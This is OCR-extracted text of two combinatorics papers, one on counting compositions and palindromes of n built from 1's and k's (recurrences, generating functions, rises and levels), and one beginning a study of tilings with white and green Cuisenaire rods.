from the fact that the only $(1,k)$-composition of n for $n < k$ consist of n 1's. The alternative formulas for these quantities follow by counting the compositions first according to the number of k's in the $(1,k)$-compositions, and, for $C^1_{n,k}$ and $C^k_{n,k}$, by multiplying these counts by the number of 1's and k's, respectively, then summing according to the number of k's. The recurrence relation for $C^{\rm S}_{n,k}$ is obvious as each summand has to be either a 1 or a k, and the last recurrence relation follows because in each $(1,k)$-composition, the number of "+" signs is one less than the number of summands. The generating functions follow from Theorem 1.1, Theorem 1.3 and the remarks after Theorem 1.3 of [3], since the function $F(x) = \sum_{a_k \in S} x^{a_k}$ defined in [3] reduces to $F(x) = x + x^k$. □

We now derive the corresponding results for $(1,k)$-palindromes. In this case, the initial conditions depend on the parity of n and k. We will use $n = 2i$ or $n = 2i+1$ and $k = 2j$ or $k = 2j+1$, where i and j are non-negative integers.

Lemma 2 *1.* $P_{n,k} = P_{n-2,k} + P_{n-2k,k}$ *with* $P_{n,k} = 1$ *for* $0 \le n < k$, $P_{n,k} = 1$ *for* $k \le n < 2k$, $n \not\equiv k$, *and* $P_{n,k} = 2$ *for* $k \le n < 2k$, $n \equiv k$. *Alternatively,* $P_{n,k} = C_{i,k}$ *if* $n \not\equiv k$ *and* $P_{n,k} = C_{i-j,k} + C_{i,k}$ *if* $n \equiv k$, *and* $G_P(x) = \frac{1+x+x^k}{1-x^2-x^{2k}}$.

2. $P^1_{n,k} = P^1_{n-2,k} + P^1_{n-2k,k} + 2P_{n-2,k}$, *with* $P^1_{n,k} = n$ *for* $0 \le n < k$, $P^1_{n,k} = n$ *for* $k \le n \le 2k$, $n \not\equiv k$, *and* $P^1_{n,k} = 2n - k$ *for* $k \le n \le 2k$, $n \equiv k$ *with* $G_{P^1}(x) = \frac{x+2x^2+x^3+2x^{2+k}-x^{2k+1}}{(1-x^2-x^{2k})^2}$.

3. $P^k_{n,k} = P^k_{n-2,k} + P^k_{n-2k,k} + 2P_{n-2k,k}$, *with* $P^k_{n,k} = 0$ *for* $0 \le n < k$, $P^k_{n,k} = 0$ *for* $k \le n < 2k$, $n \not\equiv k$, $P^k_{n,k} = 1$ *for* $k \le n < 2k$, $n \equiv k$, $P^k_{2k,k} = 2$ *for* $n \not\equiv k$, *and* $P^k_{2k,k} = 3$ *for* $n \equiv k$ *with* $G_{P^k}(x) = \frac{x^k+2x^{2k}+x^{3k}+2x^{2k+1}-x^{2+k}}{(1-x^2-x^{2k})^2}$.

4. $P^s_{n,k} = P^1_{n,k} + P^k_{n,k}$, *with generating function* $G_{P^S}(x) = \frac{x+2x^2+x^3+x^{k+2}+x^{2k+1}+x^k+2x^{2k}+x^{3k}}{(1-x^2-x^{2k})^2}$.

5. $P^+_{n,k} = P^s_{n,k} - P_{n,k}$ *for* $n \ge 1$ *with* $P^+_{0,k} = 0$, *with* $G_{P^+}(x) = \frac{(x^2+x^{2k})(1+2x+x^2+2x^k+x^{2k})}{(1-x^2-x^{2k})^2}$.


Proof: The first recurrence relation for $P_{n,k}$ follows from the recursive creation method. For the second recurrence relation, based on $(1,k)$-compositions, we need to look at the parity of n and k. If $n = 2i$, then there is either no middle summand, i.e., we get $C_{n/2,k} = C_{i,k}$ palindromes, or, if k

is also even, then we get additional $(1,k)$-palindromes with k as the middle summand, of which there are $C_{(n-k)/2,k} = C_{i-j,k}$. A similar argument can be made for $n = 2i+1$, where the middle summand is either 1 or an odd k, and there are $C_{(n-1)/2,k} = C_{i,k}$ and $C_{(n-k)/2,k} = C_{i-j,k}$ such palindromes, respectively. The recurrence relations for $P^1_{n,k}$ and $P^k_{n,k}$ follow again from the recursive creation method, except that we now get two additional 1's or k's for each palindrome of $n-2$ and $n-2k$, respectively. For all three cases, the initial conditions follow from the fact that for $n < k$, the only $(1,k)$-palindrome is the one consisting of n 1's. If $k \leq n < 2k$, then there is the $(1,k)$-palindrome of n 1's, and, if $n \equiv k$, the additional palindrome which has a k as the middle summand, together with $n-k$ 1's. For $n = 2k$, we get the $(1,k)$-palindrome consisting of two k's in addition to the two types of palindromes for $k \leq n < 2k$. The recurrence relations for $P^{\mathrm{S}}_{n,k}$ and $P^+_{n,k}$ follow exactly as in the case of $(1,k)$-compositions. Finally, the generating functions follow from Theorem 1.2, Theorem 1.4 and the remarks after Theorem 1.4 in [3]. □

3. Structures in values of $\{C_{n,k}\}_{n=0}^{\infty}$ for different k

We will now look at the sequences $\{C_{n,k}\}_{n=0}^{\infty}$ and $\{P_{n,k}\}_{n=0}^{\infty}$ for different values of k and will give combinatorial proofs of the structures exhibited in Table 1, which contains the values for $C_{n,k}$.

Note that the column for $k = 2$ in Table 1 contains the shifted Fibonacci numbers, and that the columns for $k = 3$ through $k = 9$ appear as sequences A000930, A03269, A003520, and A005708 - A005711 in [5]. There are several examples of objects that are counted by sequence A000930 ($k = 3$), and we show the equivalence of these counts to the number of (1,3)-compositions. The first example indicates that A000930 represents the number of tilings of a 3-by-n rectangle with straight trominoes, i.e., 1-by-3 tiles. It is easy to see how the two counts are related: the trominoes can only be placed vertically or as a block of three horizontal tiles. The first case corresponds to a 1 in the composition, the second to a 3, as indicated in the figure below.



$\longleftrightarrow\ 1+1+3+1+3$

Note that this process can be easily generalized to tilings of a k-by-n rectangle with 1-by-k tiles, thus showing equivalence to the number of (1,k)-compositions.

The second example indicates that A000930 represents the number of ordered partitions (= compositions) of $n-1$ consisting of 1's and 2's with no 2's adjacent. Here the correspondence between the counts is not immediately obvious, but can be easily demonstrated with an example. Since the 2's are not adjacent, each 2 is either followed by a 1, or appears as the last summand on the right. To each such composition of $n-1$, add a 1 on the right, making them compositions of n. Now replace every instance of 21 with a 3, which results in compositions of n with 1's and 3's only. This process can be reversed, thus the correspondence is one-to-one. Here is the correspondence for the example given in [5] for $n = 6$.

111111	$\longleftrightarrow$	11111	1131	$\longleftrightarrow$	1121
3111	$\longleftrightarrow$	2111	1113	$\longleftrightarrow$	1112
1311	$\longleftrightarrow$	1211	33	$\longleftrightarrow$	212

Note that this example also points to the obvious generalization: The number of $(1,k)$-compositions of n is equal to the number of compositions of $n-1$ with 1's and $(k-1)$'s, where no $(k-1)$'s are next to each other.

Sequence A000930 is also listed in [5, page 91] as an example of a third order linear recurrence, where $\bar{U}_{-n} = C_{n-1,3}$. The sequence $\bar{U}_n$ is defined by $\bar{U}_n = -\bar{U}_{n-2} + \bar{U}_{n-3}$ with initial conditions $\bar{U}_0 = \bar{U}_1 = 1$, and $\bar{U}_2 = 1$. This corresponds to initial conditions $C_{-3,3} = 1$ and $C_{-2,3} = C_{-1,3} = 0$.

Finally, there is one reference given in [5] which recognizes the sequences A000930, A03269, A003520, and A005708 - A005711 as members of a family with recurrence relation $a(n) = a(n-1) + a(n-k)$. Di Cera and Kong [2] count the number of ways to cover a linear lattice of n sites with molecules that are k sites wide, where there is no overlap of molecules, but gaps are allowed. It is easy to see how this relates to $(1,k)$-compositions — each summand k corresponds to a molecule of size k, and each summand 1 corresponds to an empty site on the lattice, as shown in the figure below:


$\longleftrightarrow \quad 1+1+3+1+3$

We will now look at patterns across columns. There are two particularly simple patterns: 1) the upper triangle of 1's; and 2) diagonals of slope -1 consisting of the same integer (from an appropriate starting point onwards). Both of these patterns are the result of the initial conditions, as they cover the cases $0 \le n < k$ and $k \le n < 2k$. For $n \ge 2k$, we notice three additional patterns: 1) pairs of repeated values (boxed); 2) diagonal sequences of slope -2 containing consecutive integers (from an appropriate starting point onwards), for example the sequence { 13, 14, 15, 16, 17,....} marked with a $\star$; and 3) sequences on diagonals of slope -3, whose terms have increasing

n \ k	2	3	4	5	6	7	8	9	10
0	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1
2	**2**	1	1	1	1	1	1	1	1
3	**3**	**2**	1	1	1	1	1	1	1
4	5	**3**	**2**	1	1	1	1	1	1
5	8	**4**	**3**	**2**	1	1	1	1	1
6	**13**	6	**4**	**3**	**2**	1	1	1	1
7	**21**	9	**5**	**4**	**3**	**2**	1	1	1
8	34	13$\star$	7	**5**	**4**	**3**	**2**	1	1
9	55	**19**	10	**6**	**5**	**4**	**3**	**2**	1
10	89	**28**	14$\star$	8	**6**	**5**	**4**	**3**	**2**
11	144	**41**	19	11	**7**	**6**	**5**	**4**	**3**
12	233	60	**26**	15$\star$	9	**7**	**6**	**5**	**4**
13	377	88	**36**	20	12	**8**	**7**	**6**	**5**
14	610	129	**50**	26	16$\star$	10	**8**	**7**	**6**
15	987	189	69	**34**	21	13	**9**	**8**	**7**
16	1597	277	95	**45**	27	17$\star$	11	**9**	**8**
17	2584	406	131	**60**	34	22	14	**10**	**9**

Table 1: The number of $(1, k)$-compositions of n

differences, for example the sequence {21, 28, 36, 45, ...} (also in bold). The following theorem makes these patterns more precise.

Theorem 3 *1. For any k, $C_{3k+2,k+1} = C_{3k,k}$.*

2. For $2k \leq n < 3k$, $C_{n+2,k+1} = C_{n,k} + 1$.

3. For $3k \leq n < 4k$, $C_{n+3,k+1} = C_{n,k} + n - 2k + 4$.

Proof: 1. To show the first equality, we give a one-to-one correspondence between the respective compositions. Since $n = 3k$, the $(1, k)$-compositions of $3k$ can have either no k, one k, 2 k's or 3 k's, and the $(1,k+1)$-compositions of $3k+2$ can have either no $k+1$, one $k+1$ or two $(k+1)$'s. There is exactly one composition without any k or $k+1$, respectively, the composition of all 1's. The compositions of $3k$ with exactly two k's are in one-to-one correspondence with those of $3k+2$ containing exactly two $(k+1)$'s, as each k can be replaced by $k+1$. The compositions of $3k$ with

exactly one k have $2k+1$ summands, for a total of $2k+1$ such compositions, and there is only one composition of $3k$ that has exactly 3 k's. These are matched by the compositions of $3k+2$ with exactly one $k+1$, of which there are $(3k+2)-(k+1)+1 = 2k+2$. Below is an example illustrating these correspondences for $k=2$ and $n=6$:

$$\begin{array}{ccc} 111111 & \longleftrightarrow & 11111111 \\ 21111 & \longleftrightarrow & 311111 \\ 12111 & \longleftrightarrow & 131111 \\ 11211 & \longleftrightarrow & 113111 \\ 11121 & \longleftrightarrow & 111311 \\ 11112 & \longleftrightarrow & 111131 \\ 222 & \longleftrightarrow & 111113 \end{array} \qquad \begin{array}{c} 2211 \longleftrightarrow 3311 \\ 2121 \longleftrightarrow 3131 \\ 2112 \longleftrightarrow 3113 \\ 1221 \longleftrightarrow 1331 \\ 1212 \longleftrightarrow 1313 \\ 1122 \longleftrightarrow 1133 \end{array}$$

2. For the second equality, we match up the two types of compositions in the same way. Note however, that now there is no $(1,k)$-composition of n with three k's, thus there is no match for one of the $(1,\, k+1)$-compositions of $n+2$ with exactly one $k+1$.
3. We utilize the explicit formula for counting $(1,k)$-compositions, namely $C_{n,k} = \sum_{j=0}^{\lfloor n/k \rfloor} \binom{n-j(k-1)}{j}$. For $3k \le n < 4k$, $C_{n,k} = \sum_{j=0}^{3} \binom{n-j(k-1)}{j}$, since there can be at most three k's in the $(1,k)$-compositions of n. Likewise, for this range of values for n, there can be at most three $(k+1)$'s in the $(1,\, k+1)$-compositions of $n+3$, thus $C_{n+3,k+1} = \sum_{j=0}^{3} \binom{n+3-j\cdot k}{j}$. We now just compare the different counts:

$$C_{n,k} = 1 + (n-k+1) + \binom{n-2k+2}{2} + \binom{n-3k+3}{3}$$

and (after simplification)

$$C_{n+3,k+1} = 1 + (n+3-k) + \binom{n+3-2k}{2} + \binom{n+3-3k}{3}.$$

Comparing the respective summands, we see that the first and last ones are identical, the second ones differ by 2, and the third summands are of the form $\binom{m}{2}$ and $\binom{m+1}{2}$, for $m = n-2k+2$. Straightforward computation shows that the difference between these two terms is m, and thus, $C_{n+3,k+1} = C_{n,k} + 2 + n - 2k + 2$, which gives the desired result. □

When looking for patterns in the values for $P_{n,k}$, we need to distinguish between odd and even values of n, as they have different formulas. Thus, the sequence $\{P_{n,k}\}_{n=0}^{\infty}$ is the result of interleaving the two sequences $\{P_{2i+1,k}\}_{i=0}^{\infty}$ and $\{P_{2i,k}\}_{i=0}^{\infty}$. By Lemma 2, part 1, the subsequence for which $n \not\equiv k$ agrees with the sequence for the number of $(1,k)$-compositions.

Furthermore, Lemma 2, part 1 also provides for an easy means to compute the generating function for the subsequence for which $n \equiv k$, since $P_{n,k} = C_{i-j,k} + C_{i,k}$, where $n = 2i$ or $n = 2i+1$ and $k = 2j$ or $k = 2j+1$. Using standard methods for generating functions together with Lemma 1, we get that the generating function for $\hat{P}_{i,k} := P_{2i,k}$ or $\hat{P}_{i,k} := P_{2i+1,k}$ is given by $G_{\hat{P}}(x) = \frac{1+x^j}{(1-x-x^k)}$.

We have tested the sequences for $k = 2, \ldots, 10$ in the Online Encyclopedia of Integer Sequences [5], both using the full sequences and the subsequences for which $n \equiv k$. For $k = 2$, $\{P_{n,2}\}_{n=0}^{\infty}$ consists of two interleaved Fibonacci sequences, and the full sequence is also referenced in [5] as A053602, with a recurrence of the form $a(n) = a(n-1) - (-1)^n a(n-2)$, where $a(n+1) = P_{n,2}$. Thus we get the following two cases: $P_{n,2} = P_{n-1,2} + P_{n-2,2}$ for n even, and $P_{n,2} = P_{n-1,2} - P_{n-2,2}$ for n odd. These recurrences can be explained in terms of the (1,2)-palindromes by using an alternative construction, namely modifying the middle summands rather than the two ends of the palindromes. Note that for even n, the palindrome either has middle summand 2 or an even split; for odd n, the middle summand always is a 1. We can create the (1,2)-palindromes for even n by either increasing the middle summand of a (1,2)-palindrome of $n-1$ (which gives middle summand 2), or by modifying the center of a (1,2)-palindrome of $n-2$, inserting either $1+1$ into those with an even split, or replacing the middle summand of 2 by $2+2$. Thus, $P_{n,2} = P_{n-1,2} + P_{n-2,2}$ for n even. If n is odd, then we get the (1,2)-palindromes of n by inserting a 1 into the center of those (1,2)-palindromes of $n-1$ that have an even split. The number of (1,2)-palindromes of $n-1$ that have a 2 in the center (and thus need to be subtracted) were created by increasing the middle summand of the palindromes of $n-2$ by 1. Thus, $P_{n,2} = P_{n-1,2} - P_{n-2,2}$ for n odd.

For $k \geq 3$, none of the full sequences are listed in [5]. Of the subsequences with $n \equiv k$, only the sequence for $k = 3$ is listed in [5], as A058278, with $P_{2i+1,3} = a(i+2)$.

When looking for patterns across columns, there are several ways to arrange the tables of values. One can look at the complete table of values, which would not show patterns as easily due to the interleaving of the two subsequences that have different formulas. If one looks at the subsequences for odd and even n separately, then there are two choices: 1) making separate tables for sequences in which $n \equiv k$ and $n \not\equiv k$, or 2) making separate tables for the odd and even values of n. We have looked at both choices, and the patterns that arise are similar to the case for $(1,k)$-compositions.

4. Rises, levels and drops in $(1,k)$-compositions

Alladi and Hoggatt have counted the number of rises, levels and drops for (1,2)-compositions and (1,2)-palindromes [1]. We will now look at the

general case. Since for each non-palindromic $(1,k)$-composition a corresponding $(1,k)$-composition in reverse order exists, any rise will be matched by a drop and vice versa. In $(1,k)$-palindromes, symmetry provides for the match within the palindrome. Furthermore, each "+"-sign corresponds to either a rise, a level, or a drop, and therefore

$$r_{n,k} = d_{n,k} \text{ and } C^{+}_{n,k} = r_{n,k} + l_{n,k} + d_{n,k}. \tag{1}$$

Likewise, these formulas hold for $(1,k)$-palindromes. We first give the results for $(1,k)$-compositions.

Theorem 4 *1. For $n > k$, $r_{n,k} = r_{n-1,k}+r_{n-k,k}+C_{n-k-1,k}$, with $r_{n,k} = 0$ for $n \leq k$, and generating function $G_r(x) = \sum_{k=0}^{\infty} r_{n,k} \cdot x^n = \frac{x^{k+1}}{(1-x-x^k)^2}$.*
2. For $n > k$, $l_{n,k} = l_{n-1,k} + l_{n-k,k} + C_{n-2,k} + C_{n-2k,k}$, with $l_{n,k} = n-1$ for $n \leq k$, and generating function $G_l(x) = \sum_{k=0}^{\infty} l_{n,k} \cdot x^n = \frac{x^2+x^{2k}}{(1-x-x^k)^2}$.

Proof: For $n < k$, the only $(1,k)$-composition of n consists of all 1's, and if $n = k$, there is an additional composition consisting of only k. In either case, no rises occur. If $n > k$, then we look at the creation of the compositions of n from those of $n-1$ and $n-k$. If a 1 is added, no new rises occur. If a k is added, then additional rises are created if the $(1,k)$-composition of $n-k$ ends in 1. These are exactly the $(1,k)$-compositions of $n-k-1$, and one new rise is created for each of these, which gives the recursion. To get the generating function, we multiply each term in the recurrence relation by x^n, then sum over $n \geq 0$. (Note that the recurrence relation is also valid for $n \leq k$, since all terms are equal to zero.) Expressing the series in terms of $G_r(x)$ and $G_C(x)$ and using Theorem 1 leads to

$$G_r(x) = \frac{x^{k+1}G_C(x)}{(1-x-x^k)} = \frac{x^{k+1}}{(1-x-x^k)^2}.$$

The formula for the levels follows from a similar argument. For $n \leq k$, levels occur only in the $(1,k)$-compositions of all 1's, and there are $n-1$ of those. When creating $(1,k)$-compositions of n from those of $n-1$ and $n-k$, additional levels are created when adding either a 1 to a $(1,k)$-composition of $n-1$ ending in 1, or adding a k to a $(1,k)$-composition of $n-k$ ending in k. There are $C_{n-1-1,k} + C_{n-k-k,k}$ new levels, which gives the recurrence relation. Using Eq. 1, the generating functions is computed as $G_l(x) = G_{C^+}(x) - 2G_r(x) = \frac{x^2+x^{2k}}{(1-x-x^k)^2}$. □

We now derive the corresponding results for $(1,k)$-palindromes. As before, the initial conditions depend on the parity of n and k. Recall that $n \equiv k$ denotes n and k having the same parity.

Theorem 5 *1. For $n \geq 2(k+1)$, $\tilde{r}_{n,k} = \tilde{r}_{n-2,k} + \tilde{r}_{n-2k,k} + 2P_{n-2(k+1),k}$, with initial conditions*

$$\tilde{r}_{n,k} = \begin{cases} 0 & \text{for } n \leq k \\ 1 & \text{for } k < n \leq 2k, n \equiv k \\ 0 & \text{for } k < n \leq 2k, n \not\equiv k \\ 2 & \text{for } n = 2k+1, n \equiv k \\ 1 & \text{for } n = 2k+1, n \not\equiv k \end{cases},$$

with $G_{\tilde{r}}(x) = \sum_{k=0}^{\infty} \tilde{r}_{n,k} \cdot x^n = \frac{x^{k+1}(x-x^3+x^k-x^{3k}+2x^{k+1}+x^{k+2}+x^{2k+1})}{(1-x^2-x^{2k})^2}$.

Proof: As in the case of $(1,k)$-compositions, there are no rises for $n \leq k$. For $n < k < 2k$, the $(1,k)$-palindromes either consist of all 1's, or can have one occurrence of k, which must be in the center. For this to occur, n and k need to have the same parity, and then there is one rise. If $n = 2k$, we get the additional palindrome $k + k$, which does not have a rise. Finally, for $n = 2k+1$, we get either all 1's, or the palindrome $k+1+k$, and, if n and k have the same parity, the palindrome with a k at the center, combined with all 1's. The recurrence relation is derived similarly to the proof of Theorem 4. When adding a 1 to the $(1,k)$-palindromes of $n-2$, an additional rise occurs on the left side of those $(1,k)$-palindromes which end in k, of which there are $P_{n-2-2k,k}$. Likewise, one additional rise occurs on the right side when adding k on both sides of the $(1,k)$-palindromes of $n-2k$ which end in 1, of which there are $P_{n-2k-2,k}$.

To compute the generating function, we define $\hat{P}_{n,k}$ as $P_{n,k}$ for $n \geq 0$, and $\hat{P}_{-1,k} = \hat{P}_{-k,k} = 1/2$. Note that $G_{\hat{P}}(x) = G_P(x) + \frac{1}{2}x^{-1} + \frac{1}{2}x^{-k}$. We will show that $\tilde{r}_{n,k} = \tilde{r}_{n-2,k} + \tilde{r}_{n-2k,k} + 2\hat{P}_{n-2(k+1),k}$ for all n. It is clear that this recurrence relation holds for $n > 2k+1$, and we need to check that it also holds for $n \leq 2k+1$. The following table gives the values for the different cases:

case	n	parity	$\tilde{r}_{n,k}$	$\tilde{r}_{n-2,k}$	$\tilde{r}_{n-2k,k}$	$\hat{P}_{n-2(k+1),k}$
1	$\leq k$		0	0	0	0
2	$k+1$	(opp)	0	0	0	0
3	$k+2$	(same)	1	0	0	1/2
4	$k+2 < n \leq 2k$	same	1	1	0	0
5	$k+2 < n \leq 2k$	opp	0	0	0	0
6	$2k+1$	same	2	1	0	1/2
7	$2k+1$	opp	1	0	0	1/2

It now becomes clear why we made the definition $\hat{P}_{-1,k} = \hat{P}_{-k,k} = 1/2$. Note also that for cases 4 and 5, $-k < n-2(k+1) \leq -2$. Multiplying each

term in the recurrence relation by x^n, then summing over $n \geq -k$, we get

$$\begin{aligned}\sum_{n\geq -k} \tilde{r}_{n,k} \cdot x^n &= x^2 \sum_{n\geq -k} \tilde{r}_{n-2,k} \cdot x^{n-2} + x^{2k} \sum_{n\geq -k} \tilde{r}_{n-2k,k} \cdot x^{n-2k} \\ &\quad +2 \cdot x^{2(k+1)} \sum_{n\geq -k} \hat{P}_{n-2(k+1),k} \cdot x^{n-2(k+1)}.\end{aligned}$$

Since $\tilde{r}_{n,k} = 0$ for $n \leq 0$,

$$G_{\tilde{r}}(x)(1 - x^2 - x^{2k}) = 2 \cdot x^{2(k+1)} G_{\hat{P}}(x),$$

which after simplification gives the result. □

Acknowledgments

We would like to thank Ralph Grimaldi who suggested that we explore this generalization.

References

[**1**] K. Alladi and V.E. Hoggatt, Jr., Compositions with Ones and Twos, *Fibonacci Quarterly* **13** (1975), No. 3, 233-239

[**2**] E. Di Cera and Y. Kong, Theory of multivalent binding in one and two-dimensional lattices, *Biophysical Chemistry*, **61** (1996), 107-124

[**3**] V. E. Hoggatt, Jr. and Marjorie Bicknell, Palindromic Compositions, *Fibonacci Quarterly* **13** (1975), No. 4, 350-356

[**4**] D. Jarden, *Recurring Sequences*, 3rd Edition, Riveon Lematematika, Jerusalem, 1973

[**5**] N. J. A. Sloane, editor (2003), The On-Line Encyclopedia of Integer Sequences, http://www.research.att.com/∼njas/sequences

Some Results Inspired by Covering Rectangles with 1x1 and 1x3 Rectangles

Congressus Numerantium, Number 122, pp. 119-124, 1996.

Phyllis Z. Chinn* and Dale R. Oliver

Humboldt State University, Arcata, CA
pzc1@axe.humboldt.edu
dro1@axe.humboldt.edu
MS Word 5.1 version of this paper

Cuisenaire rods ("c-rods") are a set of rectangular solids with cross-section of 1 cm by 1 cm squares, color-coded by length, and varying from 1 cm long white rods and 2 cm long red rods to 10 cm long orange rods. A variety of number-theoretic and combi natorial geometry problems can be modeled using the c-rods. In this paper we explore the number of ways of tiling 1 x n, 2 x n, and 3 x n rectangles with 1 x 1 and 1 x 3 c-rods. When the tiled rectangle is 1 by n, the tiling problem is equival ent to the number theory question of how many compositions, i.e. ordered partitions, of n use only 1's and 3's.

Key words: recurrence relations, tiling problems, Fibonacci numbers, Pascal's Triangle, using manipulatives to motivate mathematical discoveries

1. **Introduction**

Several papers in the last few years [1, 2. 5-8] have presented results on tilings of integer rectangles by rectangles of unit width. Most of this work was initially inspired by using a set of Cuisenaire rods ("c-rods") to explore discrete math questions at NSF-sponsored Project PROMPT (Professors Rethinking Options in Mathematics for Prospective Teachers) workshops. A Cuisenaire rod of length n is a 1xn rectangular solid. Such rods, in sets from n=1 to n=10, are employed in elementary grades to study properties of numbers. The rods in a set are color-coded by length, with white corresponding to n=1, red to n=2, green to n=3, etc. Chinn, et al, [2] explored a number of results when all lengths of rods are allowed. Brigham, et al, [1] restricted thei r attention to white and red rods and used them to derive a variety of relationship involving Fibonacci numbers. Here we will explore results derived from tilings with white and green rods.

One of the more fascinating aspects of studying tilings by Cuisenaire rods is the insight that working

with the rods gives to multiple approaches to the same problem. In this paper, we begin by presenting several methods to count the number of ways G(n) i n which white and green rods tile a 1xn rectangle. **(*)**

2. **Forming Trains**

In Cuisenaire rod terms, a tiling of a 1xn rectangle with Cuisenaire rods is often called a train of length n.

For n=1, 2, the only possible train uses just white rods. For n=3, there are two such trains. For n=4, there are 3 of them.

(*)In this paper, we consider this as a tiling problem. It could also be viewed as a number theory question, namly, how many compositions of n use only 1's and 3's?




Figure 1. White/Green Trains of Length 3 and 4

A partial table of values follows.

n	0	1	2	3	4	5	6	7	8	9
G(n)	1	1	1	2	3	4	6	9	13	19

Table 1.

Remark 1. G(n) = G(n-1) + G(n-3) (1)


Proof. A train either ends in a white rod, added to any of trains of length , or ends in a green rod added to any of trains of length .

Corollary. Since G(n-1) = G(n-2) + G(n-4), we also have

$$G(n) = G(n-2) + G(n-3) + G(n-4)$$

3. **Some Relations Among the G(n)'s**

Consider a train of length 2n and the middle point: this can be a split between two rods, or can be spanned by a green rod in either of two positions:



Thus,


$$G(2n) = G(n)^2 + 2\big(G(n-1)G(n-2)\big) \quad n \geq 2 \quad (2).$$

.

Likewise from a train of length 2n + 1, again considering the nth position following the unit, we see that

$$G(2n+1) = G(n)G(n+1) + G(n)(G(n-2)) + G(n-1)^2 \quad n \geq 2$$

Similarly, a train of length n can be cut following the ith unit with a comparable three outcomes, thus:



4. **A Combinatorial point of view**

The sequence G(n) is known [3,4] and occurs as equation M0571 in [9]. In the references given in Sloane, the sequence G(n) is derived as a diagonal in Pascal's triangle. In particular, the "Fibonacci diagonals" in Pascal's triangle consist of the numbe rs along lines of slope as shown in Figure 2 below. The sum of the numbers along these diagonals are the Fibonacci numbers.




Figure 2. The Fibonacci diagonals

If, instead, you sum numbers along lines of slope 1/3, the white/green train numbers appear. These lines are shown in Figure 3.

The motivations for this connection to Fibonacci diagrams comes through working with Cuisenaire rods.

The rods chosen may have from I=0 to i=$\left\lceil \frac{n}{3} \right\rceil$ green rods with white rods. These rods may be arranged in $\binom{n-2i}{i}$ ways.




Figure 3. The diagonals of slope 1/3

Thus,

$$G(n) = \sum_{i=0}^{\lfloor \frac{n}{3} \rfloor} \binom{n-2i}{i} \quad (5)$$

Yet another equation can be derived by a focus on green rods. In particular, if there are any green rods in a train, the first one can occur starting after i white rods, . There is only one way to fill the portion with no green rods, and ways to fill t he end. There is also one train of all white rods. Thus,

$$G(n) = 1 + \sum_{i=0}^{n-3} G(n-i-3) = 1 + \sum_{i=0}^{n-3} G(i) \quad (6)$$

i.e., G(n) = 1 + G(n-3 + G(n-4) + ... + G(1) + G(0) (7)

This result can also be derived directly from the recurrence relation (1).

5. **Tilings of Rectangles**

Let us now consider a few results regarding tiling wider rectangles. We will use the notation to denote the number of ways to tile a rectangle that is n units long and i units wide using white and green rods. Clearly by rotational symmetry. This resu lt can be used to calculate for small values of i.

Remark 2. The number of tilings of a 3xn rectangle using only green rods = .

Proof: If one horizontal rod is used, three of them must be stacked on top of one another. Thus, the whole tiling is determined by the top row where a green rod in a train corresponds to 3 horizontal rods and a white rod in a train corresponds to a vert ical green rod.

The number of green/white tilings of a 2xn rectangle satisfies G(n,2) = G(n,1)*G(n,1) , since no rods can cross between the two rows. A partial table of these values is given below.

